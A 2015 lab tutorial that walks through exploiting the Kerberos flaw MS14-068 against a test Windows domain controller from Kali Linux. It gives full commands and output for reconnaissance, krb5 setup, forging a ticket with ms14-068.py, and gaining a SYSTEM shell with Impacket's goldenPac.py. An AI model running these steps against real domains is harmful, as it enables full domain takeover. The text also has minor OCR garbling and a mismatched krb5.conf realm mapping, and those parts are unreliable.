Knock and Pass: Kerberos Exploitation

DATE: NOVEMBER 1, 2015

Almost a year after the critical vulnerability MS14-068 **https://technet.microsoft.com/en-us/library/security/ms14-068.aspx** lot of guides and tutorials have written how to trick the Domain Controller in order to retrieve the Golden ticket impersonating a simple user as a user with "high level" privileges.

The purpose of this post is not to teach you or to re/present how to exploit a DC in order to retrieve the Kerberos ticket because there are hundreds well written posts about the specific exploitation but a general guide of how to configure a Linux machine in order to generate a valid Kerberos ticket without assigning your host machine into the Domain Controller.

In order to take advantage of the MS14-068 we need a valid associating user account with the DC and just the IP of the Domain Controller.

(Note: For the Purpose of this tutorial Kali Linux as guest OS and Windows Server 2008 R2 Standard as DC will be used. Bridged network adapter has been assigned to both machines.)

In order to generate Kerderos ticket in our guest machine a few dependencies are required to be installed.

```
apt-get install krb5-user cifs-utils rdate
```

First lets attempt to determine the operating system, computer name, domain, workgroup, and current time over the SMB protocol.

```
root@wizard32:~# nmap -sU -sS --script smb-os-discovery.nse -p U:139,T:139 192.168.1.31

Starting Nmap 6.47 ( http://nmap.org ) at 2015-11-01 03:02 EET
Nmap scan report for 192.168.1.31
Host is up (0.00048s latency).
PORT    STATE         SERVICE
139/tcp open          netbios-ssn
139/udp open|filtered netbios-ssn
MAC Address: '[entry deleted]' (Cadmus Computer Systems)

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: DC01
|   NetBIOS computer name: DC01
|   Domain name: lab.local
|   Forest name: lab.local
|   FQDN: DC01.lab.local
|_  System time: 2015-11-01T03:02:14+02:00

Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds
```

CONFIGURE /ETC/HOSTS

We need to add your domain controller into your /etc/hosts file. This entry will need to be in the form as follows:

```
192.168.1.31    DC01.LAB.LOCAL   DC01
```

CONFIGURE /ETC/RESOLV.CONF

Edit the above file and at the top of it add the proper list of IP addresses of nameservers which are available for resolution. In our case we add as nameserver the IPs of the DC and Google.

```
nameserver 192.168.1.31
nameserver 8.8.8.8
```

Next we have to configure KRB5 and add the correct realm information to the configuration file. Edit the /etc/krb5.conf file and change the following lines:

NOTE: Capitalization is critical for this to work, so make sure you follow the above example correctly.

```
[libdefaults]
    default_realm = LAB.LOCAL

#Edit the realms entry as follows:
[realms]
    LAB.LOCAL = {
        kdc = dc01.lab.local:88
        admin_server = dc01.lab.local
        default_domain = LAB.LOCAL
    }

#Also edit the final section:
[domain_realm]
    .domain.internal = LAB.LOCAL
    domain.internal = LAB.LOCAL
```

It is important when working with Kerberos that your system clock is synced with the DC. Kerberos generally allows a 5 minute skew by default but +/- 30 minutes skews may still work. So sync our guest OS time with the vulnerable DC.

```
rdate -n 192.168.1.31
```

Before proceeding by generating our Kerberos ticket let's check that our krb configuration file works as expected. Run the kinit along with the username in order to create our ticket.

```
root@kali:~/impacket-0.9.13/examples# kinit wizard32
Password for wizard32@LAB.LOCAL:

root@kali:~/impacket-0.9.13/examples# klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: wizard32@LAB.LOCAL

Valid starting     Expires            Service principal
01/11/2015 03:48  01/11/2015 13:50  krbtgt/LAB.LOCAL@LAB.LOCAL
        renew until 02/11/2015 03:48
```

If we try to connect to our Server using the above credentials we will retrieve the following error.

```
root@kali:~/impacket-0.9.13/examples# smbclient -W LAB.LOCAL //DC01/c$ -k
OS=[Windows Server 2008 R2 Standard 7601 Service Pack 1] Server=[Windows Server 2008 R2 Standard 6.1]
tree connect failed: NT_STATUS_ACCESS_DENIED
```

That's ok because wizard32 user has not the proper authority to access the content of our Server.

Next we need the SID of the user. For this example we'll use the username of "wizard32" and password of "N0tSecur3".

```
root@kali:~# rpcclient -U wizard32 DC01
Enter wizard32's password:
rpcclient $> lookupnames wizard32
wizard32 S-1-5-21-2821388955-1688385795-213458462-1104 (User: 1)
```

Next we run the python script in order to impersonate the Kerberos ticket with the userSID that retrieved above.

```
root@kali:~/pykek# python ms14-068.py -u wizard32@LAB.LOCAL -s S-1-5-21-2821388955-1688385795-213458462-1104 -d DC01
Password:
  [+] Building AS-REQ for DC01... Done!
  [+] Sending AS-REQ to DC01... Done!
  [+] Receiving AS-REP from DC01... Done!
  [+] Parsing AS-REP from DC01... Done!
  [+] Building TGS-REQ for DC01... Done!
  [+] Sending TGS-REQ to DC01... Done!
  [+] Receiving TGS-REP from DC01... Done!
  [+] Parsing TGS-REP from DC01... Done!
  [+] Creating ccache file 'TGT wizard32@LAB.LOCAL.ccache'... Done!
```


Now we will copy the TGT_wizard32@LAB.LOCAL.ccache Kerberos token under the /tmp directory with the name krb5cc_0 and then will run smbclient to authenticate to the server.

```
root@kali:~/pykek# klist
klist: No credentials cache found (ticket cache FILE:/tmp/krb5cc_0)

root@kali:~/pykek# mv TGT_wizard32@LAB.LOCAL.ccache /tmp/krb5cc_0

root@kali:~/pykek# smbclient -W LAB.LOCAL //DC01/c$ -k
OS=[Windows Server 2008 R2 Standard 7601 Service Pack 1] Server=[Windows Server 2008 R2 Standard 6.1]
smb: \>dir
  $Recycle.Bin                        DHS        0  Tue Jul 14 05:34:39 2009
  Documents and Settings              DHS        0  Tue Jul 14 08:06:44 2009
  pagefile.sys                        AHS 2147016704  Wed Sep  9 19:32:10 2015
  PerfLogs                              D        0  Tue Jul 14 06:20:08 2009
  Program Files                        DR        0  Wed Sep  9 00:05:52 2015
  Program Files (x86)                  DR        0  Wed Sep  9 00:05:53 2015
  ProgramData                          DH        0  Wed Sep  9 00:16:06 2015
  Recovery                            DHS        0  Wed Sep  9 09:57:34 2015
  System Volume Information           DHS        0  Wed Sep  9 00:05:59 2015
  Users                                DR        0  Wed Sep  9 09:57:52 2015
  Windows                               D        0  Mon Sep 21 22:51:07 2015

                20995 blocks of size 524288. 31476 blocks available
smb: \>
```



In order to take advantage of this we need to full compromise the entire system. One way is to use the Impacket which contains the Golden PAC module which interacts with the generated Kerberos ticket.

```
root@kali:~/impacket-0.9.13/examples# python goldenPac.py LAB.LOCAL/wizard32@DC01
Impacket v0.9.13 - Copyright 2002-2015 Core Security Technologies

Password:
[*] UserSID: S-1-5-21-2821388955-1688385795-213458462-1104
[*] Requesting shares on DC01.....
[*] Found writable share ADMIN$
[*] Uploading file gdvReuJM.exe
[*] Opening SVCManager on DC01.....
[*] Creating service mMye on DC01.....
[*] Starting service mMye.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32&whoamiami
nt authority\system

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . '[entry deleted]'eted]'
   local-local IPv6 Address . . . . '[entry deleted]'eted]'
    IPv4 Address. . . . . . . . . . . : 192.168.1.31
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1


Tunnel adapter is'[entry deleted]'eted]'):

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>
```

REFERENCES

- **https://labs.mwrinfosecurity.com/blog/2014/12/16/digging-into-ms14-068-exploitation-and-defence/**
- **https://www.trustedsec.com/december-2014/ms14-068-full-compromise-step-step/**
- **https://nmap.org/nsedoc/scripts/smb-os-discovery.html**
- **http://www.techrepublic.com/blog/windows-and-office/how-do-i-join-a-linux-machine-to-a-windows-domain/**